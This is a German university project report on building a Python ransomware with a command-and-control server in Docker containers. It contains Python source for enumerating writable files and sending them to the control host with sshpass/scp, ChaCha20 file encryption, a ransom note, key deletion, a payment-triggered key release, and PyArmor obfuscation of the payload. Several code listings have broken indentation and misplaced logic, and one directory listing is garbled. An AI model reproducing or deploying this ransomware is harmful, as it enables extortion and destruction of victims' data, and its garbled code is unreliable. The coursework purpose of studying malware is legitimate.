

WPM

# Advances Reverse Engineering

Projektdokumentation

verfasst von

Moritz Rupp

Sommersemester 2023

# Contents

## **Abstract**

In dem Modul 'Advanced Reverse Engineering' ist es Aufgabe eine Ransomware mithilfe der Salsa20 Cipher zu entwickeln. Dabei soll eine Client-Server Infrastruktur bereitgestellt werden, mit derer die Schadware gesteuert werden kann. Die Software wird in Python entwickelt und für Linux-Systeme ausführbar gemacht.

# **1 Einführung**

Ransomware, oder auch Verschlüsselungstrojaner genannt, ist eine Malware, die das Ziel hat, den Zugriff auf bestimmte Dateien oder das gesamte Computersystem zu verschlüsseln und anschließend Lösegeld von den Opfern zu erpressen. Dafür wird ein System mit der Schadware infiziert und anschließend anhand von starken kryptografischen Algorithmen verschlüsselt. Dadurch werden Dateien und Programme unbrauchbar gemacht. Möchte das Opfer sein System wieder entschlüsselt benötigt es den kryptografischen Schlüssel des Angreifers. Dieser wird nur gegen eine Lösegeldzahlung, meist in Form von Kryptowährungen wie Bitcoin bereitgestellt.

Ziel dieses Projektes ist zum einen die Implementierung der notwendigen Infrastruktur, in Form eines Client-Server Models, sowie die Erstellung der Ransomware anhand der Programmiersprache Python. Für die eigentlich Schadaktion der Dateiverschlüsselung wird die ChaCha20 Cipher verwendet. Diese ist eine Modifikation bzw. Optimierung von Salsa20. Zudem sollen Maßnahmen implementiert werden, die das Analysieren der Schadware erschweren. Dafür werden Methoden der Code Obfuskation verwendet. Dieses Dokument beleuchtet die Umsetzung und Implementierung der einzelnen Schritte.

## 2 Infrastruktur

### 2.1 Victim-Server

Auf dem Opfer-Server soll der eigentliche Ransomware Angriff stattfinden. Um diesen bereitzustellen könnten Virtuelle Maschinen verwendet werden. Diese sind jedoch sehr schwergewichtig und umständlich einzurichten. Daher wurde sich für eine Implementierung in einem Docker Container entschieden. Container sind eine leichtgewichtige Art von Virtualisierung auf Betriebssystemebene[1]. Dies kann genutzt werden um eine Anwendung mitsamt ihren Abhängigkeiten als eine abgeschlossene Einheit zu verpacken und zu betreiben. Dies bietet Vorteile wie Plattformunabhängigkeit und einfache Ausführbarkeit. In diesem Fall wird ein Ubuntu Container mit einiger vorinstallierter Software wie SSH und Python aufgesetzt.

Das Paket aus Anwendung und Abhängigkeiten nennt man auch Container-Image[2]. Dies kann anhand des Dockerfiles erzeugt werden. Das Dockerfile enthält alle Instruktionen die zur Erstellung des Images benötigt werden.

Figure 1: Dockerfile des Victim Server

```
1 FROM ubuntu:latest
2 RUN apt update && apt upgrade -y
3 RUN apt install openssh-server -y
4 RUN apt install sshpass -y
5 RUN apt install python3-pip -y
6 RUN apt install net-tools -y
7 RUN pip install cryptography paramiko
8 RUN echo "PermitRootLogin yes">etc/ssh/sshd_config
9 RUN echo 'root:root' | chpasswd
10 RUN service ssh start
11 EXPOSE 22
12 WORKDIR /
13 COPY kenndaten.py ransomware.py Passwords.txt testdaten.
   txt /
14 COPY encryptme /encryptme
15
16 CMD ["/usr/sbin/sshd", "-D"]
17
```

Ein Container wird stets auf einem Base Image aufgebaut. Dieses dient als Fundament für alle folgende Instruktionen und enthält je nach Image ein grundlegendes Dateisystem sowie vorinstallierte Software.

In Zeile 1(vgl. Figure 1) wird als Base Image Ubuntu deklariert. Anschließend werden verschiedene Dienste wie openssh, pip sowie einige Abhängigkeiten installiert. In Zeile 9 wird das root Passwort für die Schnittstelle des Webserver bzw. Containers festgelegt. Anschließend wird der Service SSH gestartet(vgl. Zeile 10). Über diesen wird der Angriff seitens des Command&ControlServers gesteuert. Zudem wird der Port 22 geöffnet, über den SSH kommuniziert. In Zeile 13 und 14 wird die eigentliche ransomware sowie einige Testdaten in den Container kopiert. In Zeile 16 wird der SSH Dienst über den Standardbefehl gestartet.

Aus diesem Dockerfile kann nun mit `Docker build -t victim .` ein Image erstellt werden. Alternativ kann das kompilierte Image auch über Dockerhub mit `Docker pull mauriceKalevra/ransomware-sim` geladen werden.

Dieses kann nun mit `Docker run -p 22:22 victim` gestartet werden. Nun läuft der Victim Server. Auf diesen kann man sich entweder über die Admin Schnittstelle `ssh root@173.17.0.2` schalten, oder eine Docker-Shell erzeugen. Dies ermöglicht den Zugriff auf das Dateisystem, die Ausführung von Befehlen und die Interaktion mit der Anwendung oder dem System im Container. Eine Docker-Shell ist mit `docker exec -it ef89e257cb8a /bin/bash` zu erzeugen.

```
root@ef89e257cb8a:/# ls
Passwords.txt  encryptme  lib      media  ransomware.py  srv      usr
bin            etc        lib32    mnt    root           sys      var
boot          home       lib64    opt    run            sh, pip sowie testdaten.txt
dev           abhängigkei kenndaten.py libx32   proc    sbin           tmp
```

Auf dem Filesystem des Victim Servers sind die im Dockerfile deklarierten Testfiles, sowie die Ransomware zu sehen. Ein Blick in das Netzwerkinterface zeigt die anzugreifende IP des Victim Servers.

```
root@ef89e257cb8a:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.3 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:ac:11:00:03 txqueuelen 0 (Ethernet)
    RX packets 235 bytes 31937 (31.9 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 176 bytes 824702 (824.7 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

## 2.2 Command and Control Server

Auf dem Command&Control-Server soll der Ransomwareangriff gesteuert werden. Dies wird anhand von SSH bewerkstelligt. Des weiteren ist der Schlüssel für die Ransomware auf dem C&C-server zu erzeugen. Dafür benötigt dieser die nahezu identische Konfiguration wie der Victim-Server.

Figure 2: Dockerfile des C&C-Server

```
1 FROM ubuntu:latest
2 RUN apt update && apt upgrade -y
3 RUN apt install openssh-server -y
4 RUN apt install sshpass -y
5 RUN apt install python3-pip -y
6 RUN apt install net-tools -y
7 RUN pip install cryptography paramiko
8 RUN echo "PermitRootLogin yes">etc/ssh/sshd_config
9 RUN echo 'root:root' | chpasswd
10 RUN service ssh start
11 EXPOSE 22
12 WORKDIR /
13 COPY control-agent.py decrypt.py
14
15 CMD ["/usr/sbin/sshd", "-D"]
```

Der C&C-Server installiert die gleichen Abhängigkeiten und Services wie der Victim-Server. In Zeile 13 wird zudem der Control-Agent sowie die Entschlüsselungs Software hinzugefügt. Nachdem auch dieses Image gebaut wurde, können beide Container gestartet werden und der Ransomwareangriff simuliert werden.

```
root@b061365aad87:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.2 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:ac:11:00:02 txqueuelen 0 (Ethernet)
    RX packets 231 bytes 829090 (829.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 186 bytes 28145 (28.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Das Netzwerkinterface des C&C-Servers.

## 3 Ransomware

Da laut Aufgabenstellung nicht anders beschrieben, wird davon ausgegangen, dass die Ransomware bereits auf dem Opfer-Server vorhanden ist. In Realität müsste über einen vorangegangenen Angriff wie Phishing, oder Brute-Forcing ein Weg gefunden werden, die Schwadware auf den Opfer Rechner zu laden.

### 3.1 Auslesen von Kenndaten

Im ersten Schritt, soll die Schadware Kenndaten des Opfers auslesen und diese an den C&C-Server übermitteln. Dies wird mit der Funktion 'find\_editable\_files' realisiert.

Figure 3: Python-Funktion zum Auslesen der Kenndaten

```
1 import os
2 import paramiko
3 def find_editable_files(directory):
4     editable_files = []
5     daten = open("kenndaten.txt", "a")
6     for root, dirs, files in os.walk(directory):
7         for file in files:
8             file_path = os.path.join(root, file)
9             #check if file is writeable
10            if os.access(file_path, os.W_OK):
11                editable_files.append(file_path)
12                daten.write(file_path+"\n")
13            return editable_files
14
15 find = find_editable_files("/")
16 #Passwort und IP eigentlich base64 codiert
17 ostring = "sshpass -p " + "root" + " scp -o
18 StrictHostKeyChecking=no kenndaten.txt " + "root"+"@172
19 .17.0.2:/root/../"
20 os.system(ostring)
```

Eine leere Liste namens `editable_files` wird erstellt, um die Pfade der editierbaren Dateien zu speichern (vgl. Zeile 4). Eine Datei namens "kenndaten.txt" wird im Anhängen-Modus geöffnet. Der Datei-Handle wird der Variablen `daten` zugewiesen. Dies ermöglicht das Schreiben der gefundenen Dateipfade in diese Textdatei. Der Befehl `os.walk(directory)` wird nun verwendet, um

rekursiv durch das angegebene Verzeichnis und seine Unterverzeichnisse zu gehen(vgl. Zeile 6). Es werden drei Variablen zurückgegeben: root (aktuelles Verzeichnis), dirs (Unterverzeichnisse) und files (Dateien im aktuellen Verzeichnis). Mit der Funktion `os.access(file_path, os.W_OK)` wird überprüft, ob die Datei beschreibbar ist(vgl. Zeile 9). Wenn die Datei beschreibbar ist, wird der Dateipfad zur Liste `editable_files` hinzugefügt. Abschließend wird die Funktion mit dem Pfad `'/'` aufgerufen und die ermittelten Kenndaten an den C&C-Server verschickt.

## 3.2 Schlüsselerzeugung

Nachdem sich der Client bei dem C&C-Server angemeldet und die Kenndaten übergeben hat, wird auf diesem der Schlüssel erzeugt und an den Victim-Server zurückgeschickt. Dies bewerkstelligt die Funktion `'wait_for_file'`(vgl. Figure 4). Diese wartet bis die Kenndaten übergeben wurden und generiert anschließend den Schlüssel.

Hierbei wird `start_time` auf den aktuellen Zeitpunkt gesetzt, um die Zeitmessung zu starten(Z. 2). Anschließend wird eine Schleife ausgeführt, solange die Datei nicht vorhanden ist (`not os.path.exists(file_path)`)(Z.3). Falls die Datei noch nicht gefunden wurde und der Timeout noch nicht erreicht ist, wird die Funktion für 1 Sekunde angehalten (`time.sleep(1)`), bevor erneut überprüft wird, ob die Datei vorhanden ist.

Sobald die Datei gefunden wurde, wird eine Meldung mit dem Dateipfad ausgegeben. Nun wird ein 256-Bit-Schlüssel anhand des `'secrets'` Moduls erzeugt und in die Datei `'chkey.txt'` geschrieben(Z. 14-15). Das ganze wird durch `print`-ausgaben beschrieben. Anschließend wird der Schlüssel sowie die Entschlüsselung dem Victim-Server zugesendet(Z. 23-26).

Abschließend wird der eigentliche Verschlüsselungstrojaner gestartet(Z.29). Der C&C-Server wartet nun auf die Bezahlung des Opfers.



Figure 4: Python-Funktion zur Erzeugung des Schlüssels

```
1 def wait_for_file(file_path, timeout=60):
2     start_time = time.time()
3     while not os.path.exists(file_path):
4         if time.time() - start_time >= timeout:
5             print("Timeout: Datei wurde nicht gefunden.")
6             return False
7             time.sleep(1) # Warten Sie 1 Sekunde, bevor Sie erneut
                           ueberpruefen
8
9         print("Datei gefunden:", file_path)
10        print("erzeuge schluessel")
11        time.sleep(3)
12        print("-----")
13
14        key = secrets.token_bytes(32) # Erzeuge einen zufaelligen
15        #key = os.urandom(32)          256-Bit-Schluessel
16
17        with open("chkey.txt", "wb") as keyfile:
18            keyfile.write(key)
19
20        print("schluessel erzeugt")
21        time.sleep(3)
22        print("sende schluessel")
23        ostring = "sshpass -p " + "root" + " scp -o
StrictHostKeyChecking=no chkey.txt " + "root"+"@172
.17.0.3:/root/.."
24        os.system(ostring)
25
26        #ostring = "sshpass -p " + "root" + " scp -o
StrictHostKeyChecking=no decrypt.txt " + "root"+"@172
.17.0.3:/root"
27        time.sleep(5)
28        print("Fuehre verschluesselung durch")
29        ExecMalware()
30        print("Filesystem encrypted, waiting for payment")
```

### 3.3 Dateiverschlüsselung

Die eigentliche Dateiverschlüsselung findet auf dem Victim-Server statt. Dieser hat nun den Schlüssel durch den C&C-Server erhalten und kann die vorher ermittelten Kenndaten verschlüsseln.

Als Verschlüsselungsverfahren wurde ChaCha20 gewählt. Dies ist eine Modifikation von Salsa20 und bietet einige Optimierungen die zu mehr Diffusion und Performance führen[3]. Konkret ist ChaCha20 ein symmetrischer Stromchiffre-Algorithmus, der in erster Linie für die Verschlüsselung und Authentifizierung von Daten in kryptografischen Anwendungen verwendet wird. Er wurde von Daniel J. Bernstein entwickelt und zeichnet sich durch hohe Geschwindigkeit, Sicherheit und Effizienz aus.[4]

Der ChaCha20-Algorithmus basiert auf dem Add-Rotate-XOR Prinzip und verwendet einen 256-Bit-Schlüssel, einen 64-Bit-Initialisierungsvektor und einen Zählerwert, um einen Stromschlüssel zu erzeugen. Dieser Stromschlüssel wird dann zur Verschlüsselung der Daten verwendet.[5]

ChaCha20 bietet eine hohe Sicherheit gegen verschiedene Angriffsmethoden wie Brute-Force-Angriffe und bekannte Chiffretextangriffe. Zudem weist er gute Eigenschaften in Bezug auf die Verwundbarkeit gegenüber Kryptoanalyse auf, was ihn zu einer guten Wahl für eine Ransomware Malware macht. Ein weiterer Vorteil von ChaCha20 ist seine Geschwindigkeit und Effizienz. Der Algorithmus ist so konzipiert, dass er auf modernen Hardwareplattformen, einschließlich Prozessoren und Mobilgeräten, schnell und effizient ausgeführt werden kann. Dies ist besonders wichtig in Umgebungen, in denen Echtzeitverarbeitung und geringe Latenzzeiten erforderlich sind.

ChaCha20 wird oft in Kombination mit dem Poly1305-Authentifizierungsverfahren verwendet, um sowohl die Vertraulichkeit als auch die Integrität der übertragenen Daten zu gewährleisten. Diese Kombination wird als "ChaCha20-Poly1305" bezeichnet und ist in vielen kryptografischen Protokollen und Implementierungen weit verbreitet.[6]

Insgesamt ist ChaCha20 ein zuverlässiger und effizienter Stromchiffre-Algorithmus, der in verschiedenen Anwendungen eingesetzt wird, einschließlich der Verschlüsselung von Netzwerkdaten, der sicheren Kommunikation und der Datenspeicherung.

Die Funktion 'encrypt\_file\_chacha20' führt die eigentliche Verschlüsselung durch(vgl. Figure 5). Zuerst wird ein zufälliger Nonce (Number used once) generiert. Der Nonce ist eine zufällige Zahl, die einmalig für jede Verschlüsselung verwendet wird. Der Nonce wird in diesem Fall mit os.urandom(16) erzeugt(vgl. Zeile 3). Eine Instanz der ChaCha20Poly1305-Verschlüsselung wird mit dem Schlüssel und dem Nonce erstellt. Der Schlüssel wird als Parameter an die algorithms.ChaCha20-Klasse übergeben. Die Instanz wird als cipher bezeichnet(vgl. Zeile 6). Der Inhalt der Eingabedatei wird gelesen und in plaintext gespeichert. Die Eingabedatei wird mit open(input\_file, 'rb') geöffnet, um sie im binären Modus zu lesen(vgl. Zeile 8). Die Daten werden mit dem ChaCha20-Verschlüsselungsalgorithmus verschlüsselt(vgl. Zeile 13). Der cipher.update(plaintext)-Aufruf verschlüsselt den gesamten Inhalt der Datei und cipher.finalize() beendet den Verschlüsselungsvorgang. Das Ergebnis der Verschlüsselung wird in ciphertext gespeichert(vgl. Zeile 17). Der restliche Teil des Codes öffnet die Datei "chkey.txt" im binären Modus, um den Schlüssel zu lesen. Anschließend wird die Datei "testdaten.txt" im Textmodus geöffnet und jede Zeile wird in der Schleife verarbeitet. Für jede Zeile wird die Funktion encrypt\_file\_chacha20 aufgerufen, um die entsprechende Datei mit dem gelesenen Schlüssel zu verschlüsseln.

Am Ende wird eine Datei "README" geöffnet und eine Nachricht geschrieben, die den Benutzer darüber informiert, dass das System verschlüsselt wurde und dass eine Zahlung erforderlich ist, um den Entschlüsselungsschlüssel zu erhalten. Schließlich wird die Datei "chkey.txt" gelöscht, um den Schlüssel zu entfernen.

Figure 5: Python-Funktion

```
1 def encrypt_file_chacha20(key, input_file, output_file):
2     # Generiere einen zufaelligen Nonce
3     nonce = os.urandom(16)
4
5     # Erstellen einer ChaCha20Poly1305-Verschlüsselungsinstanz
6     # mit dem Schlüssel und Nonce
7     cipher = Cipher(algorithms.ChaCha20(key, nonce), mode=None,
8                     backend=default_backend()).encryptor()
9
10    # Lesen des Inhalts der Eingabedatei
11    with open(input_file, 'rb') as file:
12        plaintext = file.read()
13
14    # Verschlüsseln der Daten
15    ciphertext = cipher.update(plaintext) + cipher.finalize()
16
17    # Schreiben von Nonce und verschlüsselten Daten in die
18    # Ausgabedatei
19    with open(output_file, 'wb') as file:
20        file.write(nonce + ciphertext)
21
22    with open("chkey.txt", "rb") as keyfile:
23        key = keyfile.read()
24
25    with open("testdaten.txt", "r") as file:
26        for line in file:
27            line = line.rstrip("\n")
28            encrypt_file_chacha20(key, line, line)
29
30    readme = open("README", "w")
31    readme.write("Your System has been encrypted, please send a
32                file called 'payment' with 1 to 172.17.0.3 : pw: root in
33                order to receive the decryption key")
34    #loesche keyfile
35    os.remove("/chkey.txt")
```

## 3.4 Entschlüsselung

### 3.4.1 Bezahlung

Für die Bezahlung wurde eine einfache Funktionalität implementiert. Der C&C-Server schickt den Schlüssel für die Entschlüsselung erst, nachdem er eine Datei mit dem Namen 'payment' von seitens des Victim-Server erhalten hat. Dies wird mit der Funktion `waiting_for_payment` implementiert.

Figure 6: Python-Funktion die feststellt ob das Opfer bezahlt hat.

```
1 def wait_for_payment(file_path, timeout=60):
2     start_time = time.time()
3     while not os.path.exists(file_path):
4         if time.time() - start_time >= timeout:
5             print("Timeout: Datei wurde nicht gefunden.")
6             return False
7             time.sleep(1) # Wartet 1 Sekunde, bevor erneut
                           ueberprueft wird
8
9             print("Datei gefunden:", file_path)
10            print("Beahlt")
11            time.sleep(3)
12            print("-----")
13            print("Schicke Decryption + key")
14            ostring = "sshpass -p " + "root" + " scp -o
StrictHostKeyChecking=no chkey.txt " + "root"+"@172
.17.0.3:/root/.."
15            os.system(ostring)
16            print("key verschickt")
17            ostring = "sshpass -p " + "root" + " scp -o
StrictHostKeyChecking=no decrypt.py " + "root"+"@172
.17.0.3:/root/.."
18            os.system(ostring)
19            print("Decryption verschickt")
20
```

Die Funktion prüft schlichtweg ob eine Datei namens 'payment' im Root Verzeichnis zu finden ist(vgl. Zeile 3). Wenn die Datei vorhanden ist, wird der vorher gespeicherte Schlüssel an den Victim-Server versendet(vgl. Zeile 14).

## 4 Dateientschlüsselung

Nachdem das Opfer gezahlt hat, wurde der schlüssel sowie die Entschlüsselungssoftware von seiten des C&C-Servers verschickt. Die Funktion 'decrypt\_file\_chacha20' entschlüsselt die Dateien.

Figure 7: Entschlüsselungsfunktion.

```
1 def decrypt_file_chacha20(key, input_file, output_file):
2     # Lesen des Inhalts der Eingabedatei
3     with open(input_file, 'rb') as file:
4         encrypted_data = file.read()
5
6     # Extrahieren von Nonce und verschluesselten Daten aus der
7       Datei
8     nonce = encrypted_data[:16]
9     ciphertext = encrypted_data[16:]
10
11    # Erstellen einer ChaCha20Poly1305-Entschluesselungsinstanz
12      mit dem Schluessel und Nonce
13    cipher = Cipher(algorithms.ChaCha20(key, nonce), mode=None,
14      backend=default_backend()).decryptor()
15
16    # Entschluesseln der Daten
17    plaintext = cipher.update(ciphertext) + cipher.finalize()
18
19    # Schreiben der entschluesselten Daten in die Ausgabedatei
20    with open(output_file, 'wb') as file:
21        file.write(plaintext)
22
23    with open("chkey.txt", "rb") as keyfile:
24        key = keyfile.read()
25
26    with open("testdaten.txt", "r") as file:
27        for line in file:
28            line = line.rstrip("\n")
29            decrypt_file_chacha20(key, line, line)
```


Der Ablauf gleicht der Verschlüsselungsfunktion. Zuerst wird der Inhalt der Eingabedatei gelesen und in `encrypted_data` gespeichert. Die Eingabedatei wird mit `open(input_file, 'rb')` im binären Modus geöffnet.

Der Nonce und die verschlüsselten Daten werden aus `encrypted_data` extrahiert. Der Nonce hat eine Länge von 16 Bytes, und der Rest der Daten sind die verschlüsselten Daten.(vgl. Zeile 7-8)

Eine ChaCha20Poly1305-Entschlüsselungsinstanz wird mit dem Schlüssel und dem Nonce erstellt. Der Schlüssel und der Nonce werden als Parameter an die `algorithms.ChaCha20`-Klasse übergeben(vgl. Zeile 10). Die Instanz wird als `cipher` bezeichnet. Die verschlüsselten Daten werden mit dem ChaCha20-Entschlüsselungsalgorithmus entschlüsselt(vgl. Zeile 14). Der `cipher.update(ciphertext)`-Aufruf entschlüsselt den gesamten Inhalt der Datei und `cipher.finalize()` beendet den Entschlüsselungsvorgang. Das Ergebnis wird in `plaintext` gespeichert. Die entschlüsselten Daten werden in die Ausgabedatei geschrieben. Die Ausgabedatei wird mit `open(output_file, 'wb')` im binären Modus geöffnet und mit `file.write(plaintext)` geschrieben(vgl. Zeile 20). Der restliche Teil des Codes öffnet die Datei "chkey.txt" im binären Modus, um den Schlüssel zu lesen. Anschließend wird die Datei "testdaten.txt" im Textmodus geöffnet und jede Zeile wird in der Schleife verarbeitet. Für jede Zeile wird die Funktion `decrypt_file_chacha20` aufgerufen, um die entsprechende Datei mit dem gelesenen Schlüssel zu entschlüsseln.

## 4.1 Obfuskation

Es wurden verschiedene Tools und Techniken zur Code-Obfuskation verwendet. In erster Linie allerdings Pyarmor. PyArmor ist ein Tool, das verwendet wird, um den Python-Code zu schützen und zu obfusieren. Es bietet verschiedene Funktionen, um den Quellcode vor Reverse Engineering und unbefugtem Zugriff zu schützen. PyArmor kann den Python-Code obfusieren, indem es Variablen- und Funktionsnamen ändert, irrelevante Anweisungen hinzufügt oder Code-Transformationen durchführt.



```
sleven@parrot:~/Victim$ ls
Dockerfile Dockerfile2 encryptme encrypt.py kenndaten.py Passwords.txt testdaten.txt
sleven@parrot:~/Victim$ pyarmor gen encrypt.py
```

Dies generiert ein Obfuskiertes Python-file von `encrypt.py`.

[illegible]

## 5 Fazit und Ausblick

Das Projekt hat gezeigt das ein Ransomwareangriff recht einfach zu implementieren ist. Insbesondere in Python mithilfe von externen Bibliotheken ist es relativ einfach ein Dateisystem zu verschlüsseln. Die größte Herausforderung solch einen Angriff zu realisieren, ist die Infrastruktur welche die Ransomware steuert. Zukünftige Projektziele wären die sichere Speicherung und Übermittlung des Schlüssels, sowie eine richtige Steuerung der Malware anhand einer API Schnittstelle.



## 6 Quellen

- [1] Docker Engine overview, 20.06.2023, <https://docs.docker.com/engine/>
- [2] Docker Hub, 18.06.2023, <https://docs.docker.com/docker-hub/onboard-business/>
- [3] Cryptotop, 18.06.2023 <https://www.cryptopp.com/wiki/ChaCha20>
- [4] Cryptotop, 18.06.2023 <https://www.cryptopp.com/wiki/ChaCha20>
- [5] Cryptotop, 19.06.2023 <https://www.cryptopp.com/wiki/ChaCha20>
- [6] Paramiko, 16.05.2023, <https://www.paramiko.org/>

### **Weitere Quellen**

Python dokumentation, 14.06.2023, <https://docs.python.org/3.8/library/os.html#os.system>  
Pyarmor, 24.06.2023, <https://pyob.oxyry.com/>  
Vorlesungssript Advanced Reverse-Engineering Teil 1  
Autoren: Prof. Dr. Martin Rieger